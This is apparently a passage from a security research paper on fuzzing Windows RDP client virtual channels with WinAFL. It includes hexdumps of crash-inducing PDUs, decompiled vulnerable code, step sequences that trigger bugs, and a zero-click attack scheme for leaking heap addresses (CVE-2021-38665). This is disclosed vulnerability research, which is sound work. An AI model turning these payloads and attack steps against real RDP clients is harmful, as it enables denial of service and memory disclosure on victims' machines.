


Fig. 3. Architecture of the fuzzer.

4 Fuzzing methodology

The harness is functional, but before actually fuzzing, one needs to agree on what to attack and which approach to use. This section will illustrate the different steps with the example of the `RDPSND` channel (sound redirection).

4.1 Attacking a channel

Once the target channel is selected, two elements are concretely needed to start fuzzing: a *target offset* (address of the target function), and an *initial corpus*.

The first step is to read the channel specification provided by Microsoft (for `RDPSND`: [15]). It describes the channel's functioning quite exhaustively, with all the different message types, structures, protocol diagrams, as well as many examples of PDU (*Protocol Data Unit*) hexdumps. These are great mutation seeds for the fuzzer.

Then, the RDP client can be reverse engineered to locate where incoming PDUs in the channel are received and processed. PDB symbols, strings and magic numbers are often enough to identify these channel handlers. For instance, in `RDPSND`, the target method is rather straightforward (fig. 4). In case it is not enough, one can capture code coverage at the moment a PDU is sent to the target channel. This can be achieved

with Frida and `frida-drcov` [23,30]. The Lighthouse IDA plugin [11] then allows to visualize the code coverage.




Fig. 4. Target method for the `RDPSND` channel.

4.2 Different fuzzing strategies

Once the target offset is known, should we start fuzzing naively with the seeds gathered from the specification?

There is still one main problem that arises: the problem of *stateful fuzzing* in a network context. Indeed, the RDP client can be modelled by a complex state machine. This state machine could be subdivided in several smaller state machines for each channel, but which would remain fundamentally complex to characterize.

We suggest two main stategies: a "naive" one, and one that partially addresses the mentioned problem, but at some cost. However, neither strategy entirely addresses the stateful fuzzing issue: it was estimated it would require significant additional work, and the initial plan was to be able to fuzz many channels with a lesser effort.

Mixed message type fuzzing. This is the "naive" strategy: the *seeds* gathered from the specification are used "as is", and without modifying the harness any further: it sends back the raw mutations to the client. Figure 5 describes the structure of an `RDPSND` PDU header.

Since the mutation seeds include the header, the fuzzer will also mutate it, including the `msgType` field. Therefore, the RDP client will receive a lot of different message types, in a rather random order. This is an interesting

Fig. 5. `SNDPROLOG` header of an `RDPSND` PDU.

approach because sending a sequence of PDUs of different types in a certain order could help the client enter a state in which a bug is triggered.

A drawback of this strategy is that crash analysis becomes more difficult. Since a larger space of PDUs is covered, and thus a larger space of states, there is a higher chance that a bug originates from a complex sequence of states. When WinAFL detects a crash and saves the associated mutation, there is no guarantee whatsoever that reproducing the bug is feasible with this mutation only. If the bug does not reproduce, it is probably because it is rather a sequence of PDUs that crashed the client, and not just a single PDU. However, understanding which sequence of PDUs made the client crash is often difficult and requires a more in-depth analysis.

Fixed message type fuzzing. This time, WinAFL will operate only on the message's body. In particular, the `msgType` will not be mutated, implying a fuzzing campaign should be started for each individual message type (there are 13 in `RDPSND`). For instance, one can target specifically the *"Server Audio Formats and Version"* PDUs in `RDPSND` (figure 6).

This strategy is still vulnerable to the presence of "stateful bugs", but generally less than in mixed message type fuzzing, because the state space is smaller. However, it requires some preparation: cutting the seeds' headers, and writing a specific wrapper for each channel at harness-level to reconstruct the header. In certain cases, it may also be useful to identify the methods in the binary that handle each message type (for instance in the `CLIPRDR` channel, where these methods are called asynchronously).

We conclude both fuzzing approaches should be taken into consideration. The first one can find more uncommon bugs, but which are sometimes very hard to analyze. The second one needs a bit more effort to set up, but allows to go more in depth in each message type's logic, and the bugs found are usually easier to reproduce.




Fig. 6. `RDPSND` *Server Audio Formats and Version* PDU structure.

4.3 Analyzing crashes

As mentioned, analyzing a crash can range from easy to nearly impossible. When WinAFL finds a crash, the only thing it does is save the associated mutation to a file. From there, there are two possibilities:

— the crash is successfully reproduced. In this case, what is only left is to reverse to understand the root cause, analyze risk, and maybe grow the crash into a bigger vulnerability;
— the crash cannot be reproduced. In this case, one can try working their way through "blindly" by dissecting the guilty payload...

For analysis purposes, a modification of WinAFL to log more information about crashes (exception address, module, timestamp and exception information) proved to be of great use. This way, even when the crash cannot be reproduced, one can still locate where the crash occurred. They usually occur in `mstscax.dll`, but some bugs may happen in other modules. It is worth noting a crash in an "unknown module" could mean the execution flow was redirected.


4.4 Assessing fuzzing quality

Knowing when to stop fuzzing a channel exactly is not an easy task. As during any fuzzing campaign, the number of paths found over time always tends to reach a certain plateau. But although a plateau is reached, waiting a few additional hours could very well lead to a lucky strike in

which a new mutation is found, in turn snowballing into dozens of new paths.

The main criterion to take into account is code coverage quality. To help with assessing code coverage quality, a modification in WinAFL adds an option that saves all the encountered basic blocks at each fuzzing iteration, and logs them into a file if the iteration produced a new path. For each new path, the corresponding basic block trace can be converted in the `Mod+Offset` format in order to be visualized with Lighthouse [11].

Figure 7 shows Lighthouse's visualization of the obtained code coverage for the `RDPSND` channel. The proportion of blocks hit in each "audio" function is a good indicator of quality, although it seldom reaches 50% because there is a large proportion of error-handling blocks that are never visited.



Cov %	Func Name	Address	Blocks Hit	Instr. Hit	Func Size	CC
11.13	CRdpAudioController::OnWaveData(void *,void *,_XBool32)	0x6B760	111 / 256	141 / 1267	5789	173
15.76	CRdpAudioController::DataArrived(void *,void *,_XBool32)	0x6ADA0	60 / 108	78 / 495	2070	75
12.97	CAudioConverter::OpenConverter(tWAVEFORMATEX *,tWAVEFORMATEX *,H	0x37F690	52 / 104	55 / 424	1794	77
13.53	CRdpAudioController::ChooseSoundFormat(ulong,SNDFORMATITEM *,SNI	0x15CB00	50 / 96	59 / 436	1859	64
12.13	CAudioConverter::Convert(uchar *,ulong,uchar *,ulong *)	0x37E758	43 / 92	53 / 437	1805	63
8.26	CAudioMaster::OpenConverter(tWAVEFORMATEX *,tWAVEFORMATEX *,HACM	0x37D218	35 / 139	46 / 557	2377	100
10.34	CRdpAudioController::UpdateDataBufferedInDevice(ulong)	0x2226C	27 / 56	30 / 290	1304	39
9.38	CChan::IntVirtualChannelWrite(ulong,void *,ulong,void *)	0xA47FC	26 / 70	32 / 341	1420	47
11.27	FindSuggestedConverter(HACMDRIVERID__ *,tWAVEFORMATEX *,tWAVEFOR	0x37EE6C	23 / 57	31 / 275	1169	41
10.75	CRdpAudioController::GetRemotePresentationTime(__int64 *)	0x6CE10	20 / 50	23 / 214	988	36
12.50	CRdpAudioController::UpdateAndGetDataBufferedInDeviceInfo(uchar	0x6E294	20 / 47	24 / 192	826	32
7.00	CRDPAudioVideoSyncHandler::GetAggregatedLagForAStream(ulong,__ir	0x6D6E0	19 / 75	21 / 300	1300	49
12.92	CRdpAudioController::DetectGlitch(void)	0x6DC08	19 / 34	23 / 178	779	23
5.12	CDynVCPlugin::SendChannelData(CWriteBuffer *)	0x7D298	18 / 96	24 / 469	1944	61
6.03	MapHRToXResult(long)	0xF3D0	17 / 140	17 / 282	963	13
9.62	CRdpWinAudioWaveoutPlayback::Render(uchar,ushort,signed char *,u	0x2C360	17 / 42	20 / 208	951	31
9.80	CRdpAudioController::OnNewFormat(ulong)	0x15E970	16 / 35	20 / 204	857	25
18.27	CPCMDriverCache::GetDrivers(tWAVEFORMATEX *,HACMDRIVERID__ * *,H	0x37F304	16 / 20	19 / 104	400	15
10.21	CDynVCChannel::Write(ulong,uchar *,IUnknown *)	0x7CE20	15 / 44	24 / 235	1023	28

Fig. 7. Code coverage for the `RDPSND` channel fuzzing campaign in Lighthouse.

Skimming through the functions, one can assess whether they are satisfied with the fuzzing campaign. However, this requires having reverse engineered the channel enough to have a good depiction of its architecture and inner workings in mind; more specifically, to know what are all the functions and basic blocks of interest.

5 Results

This section presents some results in a few channels where fuzzing campaigns were attempted.

Table 1 synthesizes the *fuzzing level* of each channel and the number of bugs found. *Fuzzing level* is a subjective scale to assess how much and

Channel	Description	*Fuzzing level*	Bugs
`RDPSND`	Audio redirection	2	1
`CLIPRDR`	Clipboard	1	1
`DRDYNVC`	Dynamic channels manager	0	–
`RDPDR`	Filesystem redirection, printers, smart cards...	2	3

Table 1. Results of the fuzzing campaigns.

how well each channel was fuzzed: 0 if fuzzing failed, 1 if fuzzing could have been done better or more in depth, and 2 if coverage was satisfying enough (of course, this does not imply at all that the channel is exempt from any bugs). In particular, three channels were effectively fuzzed, and one (`DRDYNVC`) could not be fuzzed.

5.1 RDPSND

`RDPSND` is a static virtual channel that transports audio data from server to client, so that the client is able to play sound originating from the server. It is open by default. Most of the message types referenced in the specification [15] were fuzzed. Each message type was fuzzed for hours and the channel as a whole for days. Code coverage is decent.

One crash was found that is not further exploitable, but that will still be detailed as it is a good example of "stateful bug".

Out-of-Bounds Read in `RDPSND`.[2] The crash happened upon receipt of a *Wave2* PDU, inside `CRdpAudioController::OnWaveData`. Dissecting the PDU (listing 1) does not reveal anything particularly shocking right away. On a purely semantic level, fields that could be good candidates for a crash are `wFormatNo` or `cBlockNo`, because they may index an array.

```
1 0d 00 10 00  Header
2 16 a1        wTimeStamp
3 0f 00        wFormatNo
4 20           cBlockNo
5 f5 00 00     bPad
6 c2 b8 b3 0d  dwAudioTimeStamp
7 de 20 be ef  Data
```

Listing 1. Out-of-Bounds Read bug in `RDPSND`: guilty PDU dissection.

Reversing the `OnWaveData` function (listing 2) allows to understand the bug. The attacker controls `wFormatNo` (unsigned short), and the crash

[2] CyberArk also found this bug and described it in their own article [25].

occurs when computing `targetFormat`. The out-of-bounds crash is quite obvious; however, manually replaying the malicious PDU has no effect. This is a case of "stateful bug" in which a sequence of PDUs crashed the client, and only the last PDU is known.

```
1  wFormatNo = PDU->Body.wFormatNo;
2
3  // Has wFormatNo changed since the last Wave PDU?
4  if (wFormatNo != this->lastFormatNo) {
5    // Load the new format
6    if (!CRdpAudioController::OnNewFormat(this, wFormatNo)) {
7      // Error, exit
8    }
9    this->lastFormatNo = wFormatNo;
10 }
11
12 // Fetch the audio format of index wFormatNo
13 savedAudioFormats = this->savedAudioFormats;
14 targetFormat = *(AudioFormat **)(savedAudioFormats + 8 * wFormatNo);
15
16 wFormatTag = targetFormat->wFormatTag;
```

Listing 2. Vulnerable piece of the `OnWaveData` function in `RDPSND`.

No length checking is performed here on `wFormatNo`, but there is actually a check inside the `OnNewFormat` function. In order to trigger the bug, the condition has to be skipped over, and for that, `wFormatNo` should be equal to the last one that was sent (`this->lastFormatNo`). The answer to the problem lies in the *Server Audio Formats and Version* PDU (figure 6). This PDU is used by the server to send a list of supported audio formats to the client. The client will save this list of formats in `this->savedAudioFormats`. Therefore, the bug can be triggered by sending a *Format* PDU between two *Wave* PDUs to make this list smaller. More specifically:

1. Send $n > 1$ formats to the client through a *Format* PDU.
2. Send a *Wave* PDU with `wFormatNo` set to n.
3. Send a new *Format* PDU with $k < n$ formats: the format list is freed and reconstructed.
4. Send the same *Wave* PDU than in step 2: since `lastFormatNo` is n, the length check inside `OnNewFormat` is bypassed and the out-of-bounds read triggered.

Although this bug cannot be grown into an actual vulnerability because the memory read cannot be leaked back to the server, it highlights how "mixed message type fuzzing" can help find new bugs. WinAFL managed to find a sequence of PDUs which bypasses a certain condition to trigger a crash that could have been otherwise overlooked.

5.2 CLIPRDR

`CLIPRDR` is a static virtual channel dedicated to the synchronization of the clipboard between the server and the client. It allows to copy and paste several types of data (text, images, files...) from server to client and vice versa. It is open by default.

Unlike most other channels, `CLIPRDR` is modelled by an actual state machine (documented in [16]) and includes proper state verification. Indeed, each PDU sub-handler (logic for a certain message type) calls the `CheckClipboardStateTable` function prior to anything. This function tracks and ensures the client is in the correct state to process the PDU. If it is not, it just drops the message and does not do anything. This is a concern for two major reasons:

1. In mixed message type fuzzing, very few PDU sequences would make sense and pass the state checks, therefore a lot of the fuzzing effort would go to waste.
2. Fixed message type fuzzing would not work either, or it would require finding a way to bring the client to the right state before each iteration and for each message type, which is not easy to characterize and implement.

`CLIPRDR` comes with another surprise: incoming PDUs are dispatched asynchronously inside the `CClipRdrPduDispatcher::DispatchPdu` function. The PDU sub-handling logic is thus run in a different thread, which renders DynamoRIO's `thread_coverage` option useless.

The choice was made to perform blind mixed message type fuzzing (without thread coverage). This weaker strategy still allowed to identify a bug.

Arbitrary Malloc Denial-of-Service in `CLIPRDR`. This bug showcases a golden rule of fuzzing: that it is not only about crashes and that side effects of fuzzing on a system can also reveal bugs. While blindly fuzzing the channel, the virtual machine would always end up freezing entirely, which required hard rebooting it. This was due to memory overcommitment in the RDP client: it would, at some point, very quickly fill up the system's RAM until reaching "death by swap".

Narrowing down the candidates for a malicious PDU was made possible by purposefully slowing down the harness. The PDU listing 3 is a minimal reproduction case of the bug: a *Lock Clipboard Data* PDU which only contains a `clipDataId` field.

```
0a 00         msgType
00 00         msgFlags
04 00 00 00   dataLen
01 69 63 6b   clipDataId
```

Listing 3. DoS in `CLIPRDR`: guilty PDU dissection.

In the `CClipBase::OnLockClipData` function, this field is used in a `SmartArray` object, and the attacker-controlled value (an unsigned 32-bit integer) is eventually used in a memory allocation (listing 4). This leads to a `malloc` of size $8 \times (32 + \text{clipDataId})$, which means at maximum a little more than 32 GB.

```
v5 = operator new(saturated_mul(32 + clipDataId, 8));
```

Listing 4. Vulnerable piece in `CLIPRDR`: arbitrary memory allocation in `DynArray::Grow`.

Risk-wise, on systems with a moderate amount of RAM, this is a case of remote system-wide denial of service; less impressive on a client than on a server, but may still be dangerous. Moreover, the malicious payloads can be sent in small increments to adapt to the amount of RAM on the victim's system (allocating too much at once will trigger `ERROR_NOT_ENOUGH_MEMORY`).

5.3 DRDYNVC

`DRDYNVC` is a static virtual channel dedicated to the support of dynamic virtual channels (DVC). It allows to create, open and close DVCs, and data transported through DVCs is actually transported over `DRDYNVC`, which acts a wrapping layer. It is open by default.

Unfortunately, we ran into some complications when trying to harness the channel. When opening a channel through `WTSVirtualChannelOpen`, WTSAPI32 eventually ends up performing a Remote Procedure Call. The endpoint of the RPC is located in `termsrv.dll`'s function `RpcCreateVirtualChannel`, which leads to the `CUMRDPConnection::CreateVirtualChannel` function inside `rdpcorets.dll` (listing 5).

```
if ( !_stricmp("DRDYNVC", channel_name)
  || !_stricmp("rdpgrfx", channel_name)
  || !_stricmp("rdpinpt", channel_name)
  || !_stricmp("rdpcmd", channel_name)
  || !_stricmp("rdplic", channel_name)
  || !_stricmp("Microsoft::Windows::RDS::Graphics", channel_name) )
{
```

```
8   error_code = 0x80070005;
9   goto LABEL_58;
10 }
```

Listing 5. Channel opening blacklist in `CreateVirtualChannel` (`rdpcorets.dll`).

`DRDYNVC` is therefore blacklisted from being opened via the WTS API, along with some other channels. Other approaches such as patching the DLLs did not yield favorable results, hence why this channel was not further explored.

5.4 RDPDR

Last but not least, `RDPDR` is the static virtuel channel dedicated to redirecting access from the server to the client's file system. It is open by default. It is also the base channel that hosts several sub-extensions such as the *smart card extension*, the *printing extension* or the *ports extension*. Figure 8 shows the architecture of the channel in `mstscax.dll`.




Fig. 8. `RDPDR` channel architecture in `mstscax.dll` and header structure.

In this channel, we encountered a difficulty: the client closes the channel as soon as anything goes wrong while handling an incoming PDU (length checking failure, unrecognized enum value...). The choice was made to

patch the DLL to get rid of this measure. However, one should be very careful while patching a fuzzing target. Since the patch modifies the client's behavior, real bugs in the RDP client will only constitute a subset of the bugs found in the patched DLL.

The channel was fuzzed as a whole, including the sub-protocols (printer, smart cards...). Three bugs were identified.

Arbitrary Malloc Denial-of-Service in `RDPDR`. This first bug is highly similar to the one found in `CLIPRDR`, so it will not be detailed further. A malicious *Device I/O Request* PDU of sub-type *Device Control Request* can trigger an arbitrary memory allocation up to 4 GB inside `W32SCard::MsgIrpDeviceControl`.

Remote Heap Leak in `RDPDR`. This vulnerability resides in `RDPDR`'s printer sub-protocol. It was reported to Microsoft, which assigned it CVE-2021-38665 [22,27], and assessed it as *Information Disclosure* of *Important* severity.

Similarly to some previous bugs, the crashes WinAFL found were not what led to discover this bug. Rather, it was the prolonged fuzzing and the millions of executions that unveiled unexpected side effects the server could have on the client's system. After a while, every time it was run, the RDP client would start consuming a lot of RAM, until eventually hanging the whole system.

The reason was that upon starting, the client would keep iterating on registry keys inside `HKCU\Software\Microsoft\Terminal Server Client\Default\AddIns\RDPDR`, and the more keys, the worse the memory consumption. This fact alone is already very annoying for a client: it is more serious than a simple crash or arbitrary memory allocation. Since the bug is persistent, it entirely prevents one from using their RDP client ever again, unless they specifically know how to fix the problem by deleting the correct keys in the registry.

Figure 9 shows the guilty keys inside the registry. Their names are actually WinAFL mutations interpreted as UTF-16. However, what catches the eye is that these key names are of quite variable length, and may suggest an out-of-bounds of some sort.

The *Add Printer Cachedata* PDU type, found in the printer subprotocol specification [17], is responsible for creating these registry keys. Reversing the `W32DrPRN::AddPrinterCacheInfo` function (listing 6) shows that the key name (`PrinterName`) is entirely controlled.

```
__int64 W32DrPRN::AddPrinterCacheInfo(DR_PRN_ADD_CACHEDATA * PduBody
    , unsigned int PduBodyLength) {
  // ...
  const WCHAR * PrinterName = (const WCHAR *)((char *)PduBody + 24 +
       PduBody->PnPNameLen + PduBody->DriverNameLen);
  RegCreateKeyExW(
    HKEY_CURRENT_USER,
    L"Software\\Microsoft\\Terminal Server Client\\Default\\AddIns\\
        RDPDR",
    0, 0, 0, 0xF003F, 0, &hKey, &dwDisposition
  );
  RegCreateKeyExW(hKey, PrinterName, 0, 0, 0, 0xF003F, 0, &phkResult
      , &dwDisposition);
  RegSetValueExW(phkResult, L"PrinterCacheData", 0, 3, (const BYTE
      *)PduBody, TotalLen);
  // ...
}
```

Listing 6. `W32DrPRN::AddPrinterCacheInfo` function in the `RDPDR` channel.




Fig. 9. Mutated key names inside the registry while fuzzing `RDPDR`.

The bug comes from the fact that the server can send a non-null terminated wide string as `PrinterName`. It is naively passed to `RegCreateKeyExW`, which will create the key assuming its name stops at the first wide null-byte (`0x0000`).

For example, by sending a PDU with the `PrinterName` field set to `Brother DCP-1000 USB` and without terminating wide null byte, the client may create a key with the following name (in hexadecimal): `42 00 72 00 6F 00 74 00 68 00 65 00 72 00 20 00 44 00 43 00 50 00 2D 00 31 00 30 00 30 00 30 00 20 00 55 00 53 00 42 00 20 00 61 62 63 64 8D 28 0F 90 00 40 00 90 D8 92 60 C1 FB 7F`.

One can obtain these values by reading the key name from the registry and encoding it as UTF-16. This reveals in particular that some heap bytes were leaked at the end of the name, including an address: `0x7FFBC16092D8` (a *vtable* pointer in `mstscax.dll`). This address leak was quite consistent across different environments, allowing to weaken ASLR and calculate `mstscax.dll`'s base address. In case there is no valuable leak, the attacker can try sending the PDU again, and do so as many times as they want.

In order to repatriate the leaks back to the server, there exists in the protocol a *Client Device List Announce Request* PDU type. The RDP client sends these PDUs (one for each cached printer) upon initialization of the `RDPDR` channel. Therefore, if the victim reconnects to the server, the client will iterate on the registry keys and send them to the server, including the tampered keys with the leaks.

One way to turn the vulnerability into a *zero-click* attack is to send garbage bytes to `Microsoft::Windows::RDS::Graphics` (a dynamic channel used to transport bitmap data). Corrupting this channel shows a pop-up window that says: "connection has been lost, attempting to reconnect to the session". Then, the client effectively reconnects automatically to the server.

Finally, once the client sent the leaks, the attacker can send *Delete Printer Cachedata* PDUs to delete the leaky keys in the client's registry if they wish.

Figure 10 summarizes the attack scheme for this vulnerability.




Fig. 10. Attack scheme for the Remote Heap Leak vulnerability in `RDPDR`.

Deserialization Bug / Heap Overflow in `RDPDR`. This vulnerability resides in `RDPDR`'s printer sub-protocol. It was reported to Microsoft,

which assigned it CVE-2021-38666 [21,28], and assessed it as *Remote Code Execution* of *Critical* severity.

The bug was found by analyzing crashes (which is not necessarily obvious by now). Figure 11 is a screenshot from the crash log file. Many different types of crashes occurred, across distinct modules, and even some in "unknown modules" with perplexing instruction pointer values.

One crash seemed to occur more frequently inside `RPCRT4.DLL`, thus it was the starting point for analysis. The crash arose inside the `NdrSimpleTypeConvert` function (listing 7), in the middle of what seems to be a DWORD byteswap in the heap.

```
1 mov     eax, [rdx] ; crash
2 bswap   eax
3 mov     [rdx], eax
```

Listing 7. Out-of-bounds access in `RPCRT4.DLL`.

```
1  72 44 52 49 01 00 00 00 f8 01 02 00 08 00 00 00 0e 00 00 00 00 00 00
       00 DeviceIoRequest
2  00 40 00 00 OutputBufferLength
3  00 80 2d 00 InputBufferLength
4  e8 00 09 00 IoControlCode
5  00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 02 00 08 00 Padding
6  InputBuffer
7  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00
9  00 00 00 00 00 00 00 00 00 03 00 08 00 01 40 00
10 00 16 00 00 00 01 00 00 00
```

Listing 8. One of the guilty payloads.

The guilty payload (listing 8) was isolated: a *Device I/O Request* PDU, more specifically of sub-type *Device Control Request*. The `IoControlCode` field is specific to the redirected device, and the *Smart Card* sub-protocol specification [18] contains a table that maps these values to associated structure types for the input and output packets.

In parallel, the crash was successfully reproduced and analyzing the call stack leads to the function `W32SCard::LocateCardsByATRA` in `mstscax.dll`. But in fact, analyzing other payloads that trigger the same crash points out other functions (for instance, `W32SCard::WriteCache` or `W32SCard::DecodeContextAndStringCallW`). These functions all have a certain portion of code in common, shown in listing 9. Only the offset parameter (`0xE`) varies across the functions. The IOCTL table in the specification suggests there are around 60 functions of this kind.

```
Crash at time 1621526903
Exception Address: 00007ff81640d626 / 000000000005d626 (RPCRT4.dll)
Exception Information: 0000000000000000 000002513a542000

Crash at time 1621527242
Exception Address: 00007ff80a777b18 / 0000000000007b18 (WINSPOOL.DRV)
Exception Information: 0000000000000000 000002541565df98

Crash at time 1621527495
Exception Address: 00007ff8166043d2 / 00000000000743d2 (msvcrt.dll)
Exception Information: 0000000000000000 0000023744ced000

Crash at time 1621527745
Exception Address: 00007ff80a774340 / 0000000000004340 (WINSPOOL.DRV)
Exception Information: 0000000000000000 000001835bcc5ee8

Crash at time 1621527779
Exception Address: 00007ff816481bff / 00000000000d1bff (RPCRT4.dll)
Exception Information: 0000000000000000 000002d25e2f2000

Crash at time 1621527853
Exception Address: 00007fffe9a098dc / 000000001cdf98dc (unknown module)
Exception Information: 0000000000000000 00007fffe9a098dc
```

Fig. 11. Crashes while fuzzing `RDPDR`.

```
1  v6 = MesDecodeBufferHandleCreate(
2    &PDU->InputBuffer,
3    PDU->InputBufferLength,
4    &pHandle
5  );
6  // ...
7  // Crash here:
8  NdrMesTypeDecode3(
9    pHandle,
10   &pPicklingInfo,
11   &pProxyInfo,
12   (const unsigned int **)&ArrTypeOffset,
13   0xEu,
14   &pObject
15 );
```

Listing 9. Similar code pattern in several functions of the *Smart Card* extension.

The `MesDecodeBufferHandleCreate` function creates a decoding handle for RPC serialization. Indeed, RPC has its own serialization engine, called the NDR marshaling engine (*Network Data Representation*) [19], which the RDP client uses to decode structures from the PDUs.

Once the decoding handle is initialized with the input buffer, the data is effectively deserialized through `NdrMesTypeDecode3`. This function is nowhere to be documented, because developers are not supposed to use this function directly: instead, they should describe structures using Microsoft's IDL (Interface Description Language), and use the MIDL compiler to generate stubs that can encode and decode data.

The `pProxyInfo` is a `MIDL_STUBLESS_PROXY_INFO` structure that contains various informations, including the RPC interface UUID and a *Type Format String*, which is a compiled description of all the types and structures that are used within the *Smart Card* extension. The varying offset (`0xE`) then allows to select a specific structure for deserialization inside this description. Listing 10 is the structure definition for the example of the `W32SCard::LocateCardsByATRA` function.

```
typedef struct _LocateCardsByATRA_Call {
  REDIR_SCARDCONTEXT Context;
  [range(0,1000)] unsigned long cAtrs;
  [size_is(cAtrs)] LocateCards_ATRMask* rgAtrMasks;
  [range(0,10)] unsigned long cReaders;
  [size_is(cReaders)] ReaderStateA* rgReaderStates;
} LocateCardsByATRA_Call;
```

Listing 10. `LocateCardsByATRA_Call` structure in the NDR format string for the *Smart Card* extension.

To summarize the information gathered up to this point:

